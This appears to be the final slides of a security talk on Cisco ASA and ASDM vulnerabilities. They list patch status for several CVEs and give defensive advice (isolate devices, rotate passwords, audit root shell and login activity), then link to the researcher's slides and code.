Application Logging Ended at Tue Jul 05 11:04:20 EDT 2022
<
Ln 1, Col 1 100%
```

Apply ASA and ASDM Updates?



- Eventually?
 - **No patches planned for ASA-X with FirePOWER Services boot images or installation packages**
 - CVE-2021-1585 patched on Thursday?
 - CVE-2022-20829 patched on Thursday?
 - CVE-2022-20828 patches planned through December 2022
- What to do when patches aren't available?
 - Mitigating controls: limit access and isolate
 - If possible, remove from network critical path
 - Rotate passwords
- What to do about the ASA-X with FirePOWER Services?
 - Multiple distributable root shell vectors
 - ***Virtual machine root shell is a default feature***
 - If possible, accelerate retirement and replace
 - Audit the virtual machine root shell regularly
 - Audit Cisco CLI / ASDM logins regularly

Thank you!

Slides & Code:

https://github.com/jbaines-r7/cisco_asa_research



@jbaines-r7



@Junior_Baines



@jbaines-r7